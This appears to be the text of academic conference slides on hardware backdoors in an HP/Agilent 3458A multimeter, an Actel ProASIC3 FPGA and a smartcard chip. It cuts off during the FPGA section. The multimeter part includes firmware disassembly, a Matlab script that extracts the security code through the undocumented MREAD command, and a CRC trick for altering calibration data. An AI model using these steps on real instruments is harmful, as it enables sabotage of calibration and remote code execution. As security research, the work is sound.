

Security, Reliability and Backdoors

Sergei Skorobogatov

<http://www.cl.cam.ac.uk/~sps32> email: sps32@cam.ac.uk



UNIVERSITY OF
CAMBRIDGE

Computer Laboratory

Talk Outline


- Based on research work presented at CHES2012
 - S. Skorobogatov, C. Woods: Breakthrough silicon scanning discovers backdoor in military chip. Cryptographic Hardware and Embedded Systems Workshop (CHES), Leuven, Belgium, LNCS 7428, Springer, 2012, pp 23-40
- Extended with latest research
 - Backdoors in industrial Test and Measurement equipment
 - Backdoors in smartcard chip
- Is it easy to find a backdoor?
- How can backdoors affect security and reliability?
- What can we learn from the backdoors?
- Is there any countermeasures against backdoors?
- Slides
 - http://www.cl.cam.ac.uk/~sps32/SG_talk_SRB.pdf

Introduction: What is a backdoor?

- Trojan, Backdoor or Feature?
 - Trojans are normally introduced by adversaries to gain control over a computer system
 - post design insertion in a production cycle
 - modification of firmware
 - post production uploading
 - *“backdoor – an undocumented way to get access to a computer system or the data it contains”*
 - deliberate insertion made by the design house
 - malicious design engineer
 - third party libraries and designs
 - Undocumented features are inserted by many chip manufacturers
 - used for factory testing, debugging and failure analysis
- Outsider attacker cannot see the difference
 - Analyses devices as black boxes
 - Looking for any opportunity to understand and attack the device
 - Usually aimed at cloning and reverse engineering opportunities



Targets for my research

- Industrial test and measurement equipment
 - Hewlett Packard (Agilent/Keysight) Digital Multimeter 3458A
 - The research was triggered by the failure of the instrument
 - Design flaw in computer system which was built to fail in 10-15 years
 - critical system parameters are stored in a sealed battery-backed SRAM which is permanently soldered to PCB without any end user access
 - the only solution offered by Agilent was to send the instrument for replacing the PCB (~£2,000) followed by full recalibration (~£1,500)
 - Agilent has rejected to admit that the reliability issue with HP 3458A was the manufacturer's hardware design fault





Targets for my research

- FPGA (field-programmable gate array) semiconductor chip
 - Actel (Microsemi) ProASIC3 Flash-based FPGA A3P250
 - no need for external configuration – chip is live on power-up
 - *“The contents of a programmed ProASIC3 device cannot be read back, although secure design verification is possible.”*
 - Marketed as ‘highly secure’
 - *“offer one of the highest levels of design security in the industry”*
 - *“having inherent resistance to both invasive and noninvasive attacks on valuable IP”*
 - Used in military and sensitive industrial applications (avionics, automotive, space, power plants, medical equipment)



Targets for my research

- Smartcard chip (secure embedded system)
 - Smart card: pocket-sized card with embedded integrated circuit (IC)
 - Secure IC dedicated for specific applications
 - electronic keys and access cards
 - cards for PayTV, mobile SIM, public transport, payment and banking
 - IP protection, digital content protection
 - Special attention is made by manufacturer to design the security protection against many known attacks
 - Research usually assumes responsible disclosure
 - undisclosed manufacturer and application



Targets for my research



- Smartcard chip
 - Several levels of security protection for CPU-based cards
 - Highest: specially designed to defeat all possible attacks (PayTV) [mesh+encr]
 - High: custom designed to add more protection (IP protection) [mesh+(encr)]
 - Moderate: standard with restricted distribution (EMV cards) [mesh+(encr)]
 - Standard: aimed at mass market (GSM SIM cards, transport, access cards)
 - Low: publicly available for development (JAVA and BASIC cards)
 - Analysed chip (only 2 pages of abridged datasheet)
 - Hardware DES/TDES crypto-engines and AES software library
 - Licensed DPA countermeasures and FIPS140-2 Random Number Generator
 - Over-/under- voltage protection and independent clock generator
 - 80x51 compatible 8-bit CPU and ISO 7816 and ISO 14443 A/B interfaces (NFC)
 - Boot Loader, RAM, System Flash, Code Flash and Data Flash
 - Applications: public transport, access control, loyalty cards, micro-payments, ticketing, e-government, IP protection
 - Other security related features
 - Tamper resistance mesh to prevent microprobing attacks
 - On-chip memory is not encrypted

Research challenges

- Industrial equipment (software controlled)
 - User manual, programming manual, calibration and repair manuals
 - Easy to disassemble and analyse
 - Standard tools for CPU debugging
- FPGA chip (hardware controlled)
 - Datasheets, application notes and development tools
 - Proprietary configuration tools
 - Designed for end-user IP protection
 - *“there is NO readback mechanism on PA3 devices”*
- Smartcard chip (hardware and software controlled)
 - Designed with special attention to security protection against many known attacks
 - Restricted access to samples, information and development tools
 - known CPU type and frequency
 - known memory types and sizes
 - some of the security features are described by the manufacturer

Industrial equipment analysis

- HP/Agilent Digital Multimeter 3458A
 - Controlled from a PC via GPIB interface (C, Matlab, Python ...)
 - Easy to disassemble and extract the firmware
 - Some documentation is available
 - Operating, Programming, and Configuration Manual (supplied)
 - Assembly Level Repair Manual (supplied)
 - Component-Level Information Packet (Googled)
- Easy to open the instrument and identify all components
 - Pull out the firmware chips (27C512 UV EPROM memory)
 - Read EPROMs in universal programmer and create .BIN file



Industrial equipment analysis

- Disassembling the code for Motorola MC68000 16-bit CPU
 - Undocumented commands
 - Security related commands
 - Security vulnerabilities
- GPIB commands and parameters are in ASCII text
 - Extract the list of all the commands and compare with user manuals

```

00008270 00 00 00 04 41 43 41 4C-00 00 00 00 00 00 0E "...ACAL....."
00008280 00 00 81 3C 00 03 F1 EC-00 01 00 06 41 43 42 41 "..ü<.±ý..ACBA"
00008290 4E 44 00 00 00 00 00 10-00 00 81 3C 00 03 0E 6E "ND.....ü<.n"
000082A0 00 00 00 05 41 43 44 43-49 00 00 00 00 00 12 "...ACDCI....."
000082B0 00 00 81 3C 00 03 08 02-00 01 00 05 41 43 44 43 "..ü<. ..ACDC"
000082C0 56 00 00 00 00 00 00 14-00 00 81 3C 00 03 06 4E "V.....Œ...ü<.N"
000082D0 00 01 00 03 41 43 49 00-00 00 00 00 00 00 15 "..ACI.....$"
000082E0 00 00 81 3C 00 03 08 02-00 01 00 03 41 43 56 00 "..ü<. ..ACV."
000082F0 00 00 00 00 00 00 00 17-00 00 81 3C 00 03 06 4E ".....ü<.N"
00008300 00 01 00 07 41 44 44 52-45 53 53 00 00 00 00 18 ".. ADDRESS...."
00008310 00 00 81 3C 00 02 76 6E-00 00 00 04 41 50 45 52 "..ü<.vn...APER"
00008320 00 00 00 00 00 00 00 1A-00 00 81 3C 00 03 22 B6 ".....ü<."Å"
00008330 00 00 00 06 41 52 41 4E-47 45 00 00 00 00 1C "...ARANGE....."
00008340 00 00 81 3C 00 02 FC C6-00 01 00 07 41 55 58 45 "..ü<.³ã... AUXE"
00008350 52 52 3F 00 00 00 00 1E-00 00 81 3C 00 00 2F AA "RR?.....ü<../¬"
00008360 00 01 00 05 41 5A 45 52-4F 00 00 00 00 00 00 1F "..AZERO....."
00008370 00 00 81 3C 00 03 22 20-00 01 00 04 42 45 45 50 "..ü<." ..BEEP"
00008380 00 00 00 00 00 00 00 20-00 00 81 3C 00 00 73 AA ".....ü<..s¬"
00008390 00 00 00 03 43 41 4C 00-00 00 00 00 00 00 21 "...CAL.....!"
000083A0 00 00 81 3C 00 04 A8 F4-00 00 00 04 43 41 4C 3F "..ü<.¿Œ...CAL?"
000083B0 00 00 00 00 00 00 00 23-00 00 81 3C 00 02 00 00 ".....#...ü<..."

```

Industrial equipment analysis

- GPIB commands and parameters are in ASCII text
 - Trace the execution of undocumented commands to understand their functionality. In Matlab: `fprintf(dmm, 'MWRITE 123456,789');`
 - Backdoor allows access to the memory and execution of a Trojan

```

00009B32      {len}  dc.w 5
00009B34      {name} dc.b 'MREAD',0,0,0,0,0
00009B3E      {num}  dc.w $180
00009B40      dc.l $813C
00009B44      {sub}  dc.l $17228
00009B48      dc.w 0
00009B4A      Γ      dc.w 6
00009B4C      |      dc.b 'MWRITE',0,0,0,0
00009B56      |      dc.w $181
00009B58      |      dc.l $813C
00009B5C      |      dc.l $17264
00009B60      L      dc.w 1
00009B62      dc.w 5
00009B64      dc.b 'MADDR',0,0,0,0,0
00009B6E      dc.w $182
00009B70      dc.l $813C
00009B74      dc.l $172FA
00009B78      dc.w 0
00009B7A      Γ      dc.w 3
00009B7C      |      dc.b 'JSR',0,0,0,0,0,0,0
00009B86      |      dc.w $184
00009B88      |      dc.l $813C
00009B8C      |      dc.l $17296
00009B90      L      dc.w 1
00009B92      dc.w 9
00009B94      dc.b 'CALLARRAY',0
00009B9E      dc.w $185
00009BA0      dc.l $813C
00009BA4      dc.l $172C6
00009BA8      dc.w 1

00017264      link   a6,#-$C
00017268      lea    -8(a6),a1
0001726C      movea.l $A(a6),a0
00017270      move.l (a0)+,(a1)+
00017272      move.l (a0)+,(a1)+
00017274      pea    -8(a6)
00017278      jsr    sub_57DD6      {sscanf()}
0001727E      addq.l #4,sp
00017280      andi.l #-2,d7          {align}
00017286      move.l d7,-$C(a6)
0001728A      movea.l -$C(a6),a0      {addr}
0001728E      move.w 8(a6),(a0)      {write}
00017292      unlk   a6
00017294      rts

00017296      link   a6,#-$C
0001729A      lea    -8(a6),a1
0001729E      movea.l 8(a6),a0
000172A2      move.l (a0)+,(a1)+
000172A4      move.l (a0)+,(a1)+
000172A6      pea    -8(a6)
000172AA      jsr    sub_57DD6      {sscanf()}
000172B0      addq.l #4,sp
000172B2      andi.l #-2,d7          {align}
000172B8      move.l d7,-$C(a6)
000172BC      movea.l -$C(a6),a0      {addr}
000172C0      jsr    (a0)           {call}
000172C2      unlk   a6
000172C4      rts

```

Industrial equipment analysis

- Undocumented commands
 - Unexplained (used for factory test and debugging)
 - BOMB?; JUNK_; CRASH_
 - Influence the security
 - MREAD; MWRITE; JSR
 - Curious
 - CIIL; CIIL?; CIILMODE?; CANCEIL; GETCIIL
- What is CIIL?
 - Control Interface Intermediate Language
 - *“a test instrument module programming language standard for many military test equipment programs, including all new U.S. Air Force programs and some U.S. Navy and U.S. Marine programs.”*
- Is it important to have a good security in the test and control equipment?
- Would you like an idea of someone being able to remotely run a Trojan code on your equipment?

Industrial equipment security

- Calibration is protected
 - ACAL, CAL, SCAL, CALSTR, SECURE: *security_code*
- Other critical system parameters can be traced in the same manner

```

000089DA      dc.w 6
000089DC      dc.b 'SECURE',0,0,0,0
000089E6      dc.w $81
000089E8      dc.l $813C
000089EC      {sub} dc.l $2FAEE
000089F0      dc.w 0

0002FAEE      link    a6,#0
0002FAF2      jsr     (sub_4E8E).l {sscanf}
0002FAF8      lea    (loc_61E).l,a0 {loc}
0002FAFE      move.l a0,-(sp)
0002FB00      jsr    sub_59C32 {get_code}
0002FB06      addq.l #4,sp
0002FB08      cmp.l  $E(a6),d7 {compare}
0002FB0C      beq.w  loc_2FB22

00059C32      move.l arg_0(sp),d0
00059C36      tst.b  (byte_120C5F).l {check}
00059C3C      beq.s  loc_59C7A

00059C7A      move.l arg_0(sp),d0
00059C7E      lsl.l  #1,d0 {* 2}
00059C80      lea    ($60000).l,a0 {offset}
00059C86      adda.l d0,a0 {60000+61E*2}
00059C88      {!!!!} movep.l 0(a0),d7 {get code}
00059C8C      rts

```

```

fprintf(dmm, 'MREAD 396348'); % 0x60000+(61E*2);
s = char(fread(dmm, 10, 'uchar'));
b1 = sscanf(s, '%d');
byte1 = bitand(uint32(b1),65280)/256; % 8-bit zero-offset in big-endian CPU

fprintf(dmm, 'MREAD 396350'); % 0x60000+(61F*2);
s = char(fread(dmm, 10, 'uchar'));
b2 = sscanf(s, '%d');
byte2 = bitand(uint32(b2),65280)/256;

fprintf(dmm, 'MREAD 396352'); % 0x60000+(620*2);
s = char(fread(dmm, 10, 'uchar'));
b3 = sscanf(s, '%d');
byte3 = bitand(uint32(b3),65280)/256;

fprintf(dmm, 'MREAD 396354'); % 0x60000+(621*2);
s = char(fread(dmm, 10, 'uchar'));
b4 = sscanf(s, '%d');
byte4 = bitand(uint32(b4),65280)/256;

secure = byte1*2^24 + byte2*2^16 + byte3*2^8 + byte4; % big-endian CPU

disp(['Secure_code: ' sprintf('%d', secure)]);

```

Industrial equipment attack

- Is it possible to damage the instrument via the backdoor?
 - Changing of calibration parameters requires RAM access permission
 - in Matlab: `fprintf(dmm, 'SECURE 12345,67890');`
 - Checksum of parameters is verified before loading and on power-up
 - proprietary CRC = 'magic' [const] + sum(addr1:addr2) [BAD idea from HP!]
 - `new_CRC = old_CRC + new_sum(addr1:addr2) – old_sum(addr1:addr2)`

000089DC	dc.b 'SECURE',0,0,0,0		POWER-UP MEMORY INTEGRITY CHECK
000089E6	dc.w \$81		
000089E8	dc.l \$813C	0005BBFC	lea (loc_5C8).l,a2 {end}
000089EC	dc.l \$2FAEE	0005BC02	move.l a2,-(sp)
		0005BC04	lea (loc_59C).l,a0 {start}
0002FB08	cmp.l \$E(a6),d7 {compare}	0005BC0A	lea 4(a0),a1
0002FB0C	beq.w loc_2FB22	0005BC0E	move.l a1,-(sp)
		0005BC10	jsr sub_59D42 {sub_sigma}
0002FB22	bra.w loc_2FB3C	0005BC16	move.w d7,var_6(a6) {store}
		0005BC1A	addq.l #8,sp
0002FB3C	move.w 8(a6),d0	0005BC1C	lea (loc_59C).l,a3 {start}
0002FB40	cmpi.w #-1,d0	0005BC22	lea 4(a3),a4
0002FB44	blt.w loc_2FB54	0005BC26	move.l a4,var_4(a6)
0002FB48	cmpi.w #1,d0	0005BC2A	+++> move.l var_4(a6),d2
0002FB4C	bgt.w loc_2FB54	0005BC2E	lea (loc_5C8).l,a1 {end}
0002FB50	bra.w loc_2FB6A	0005BC34	cmp.l a1,d2
		0005BC36	beq.w loc_5BC50 {continue}
		0005BC3A	move.l var_4(a6),-(sp)
0002FB6A	move.w #-\$2151,(word_12196E).l	0005BC3E	addq.l #1,var_4(a6)
0002FB72	move.w #-\$452F,(word_120C62).l	0005BC42	jsr sub_59B78 {complex}
0002FB7A	move.w #\$ACE,(word_121970).l	0005BC48	addq.l #4,sp
0002FB82	move.w #-\$4153,(word_120C64).l	0005BC4A	add.w d7,var_6(a6) {add to var}
0002FB8A	move.l \$A(a6),-(sp)	0005BC4E	++++ bra.s loc_5BC2A
0002FB8E	lea (loc_61E).l,a0 {loc}	0005BC50	move.w var_6(a6),var_8(a6)
0002FB94	move.l a0,-(sp)	0005BC56	bra.w loc_5BD6C
0002FB96	jsr sub_5A926 {overwrite}		

Industrial equipment summary






- Analysis of industrial equipment is a straightforward process and usually involves software reverse engineering
- Backdoor (undocumented commands) can help in improving reliability through backups of critical memory areas
- Security can be compromised via the backdoor
- Malicious person can remotely access the instrument and change critical parameters with serious consequences or he can adjust calibration parameters to provide wrong readings
- Firmware can be updated to eliminate backdoors and improve the security

FPGA chip analysis

- Actel/Microsemi ProASIC3 Flash-based FPGA A3P250
 - FPGA Array, user FROM, user UROW, AES key, Passkey, configuration fuses
 - JTAG interface for programming and debugging the chip
 - Silicon hardware with 130nm process and 7 metal layers
 - *“The contents of a programmed ProASIC3 device cannot be read back, although secure design verification is possible.”*
 - Bitstream configuration commands: Erase, Write, Verify
- Access via JTAG serial interface (standard IEEE 1149)
 - No documentation is available on JTAG commands
 - Development kits and tools are available
 - STAPL programming file is generated by design software
 - clues on JTAG commands used in known operations
- Backdoors
 - Are there any undocumented JTAG commands?
 - Is it possible to access the on-chip data using these commands?


FPGA chip analysis

- Feasibility of invasive reverse engineering to reconstruct chip functionality for later analysis of the JTAG control logic
 - remove packaging and observe the chip structure





FPGA chip analysis

- Is it feasible to reverse engineer the JTAG controller to find any backdoors?
 - Remove layer by layer using deprocessing technique
 - Take high-resolution digital photos and combine them together
 - Simulate the whole system and find hidden functions and bugs (40k gates)
 - Might take a team of 2 postdocs about 1 year to complete




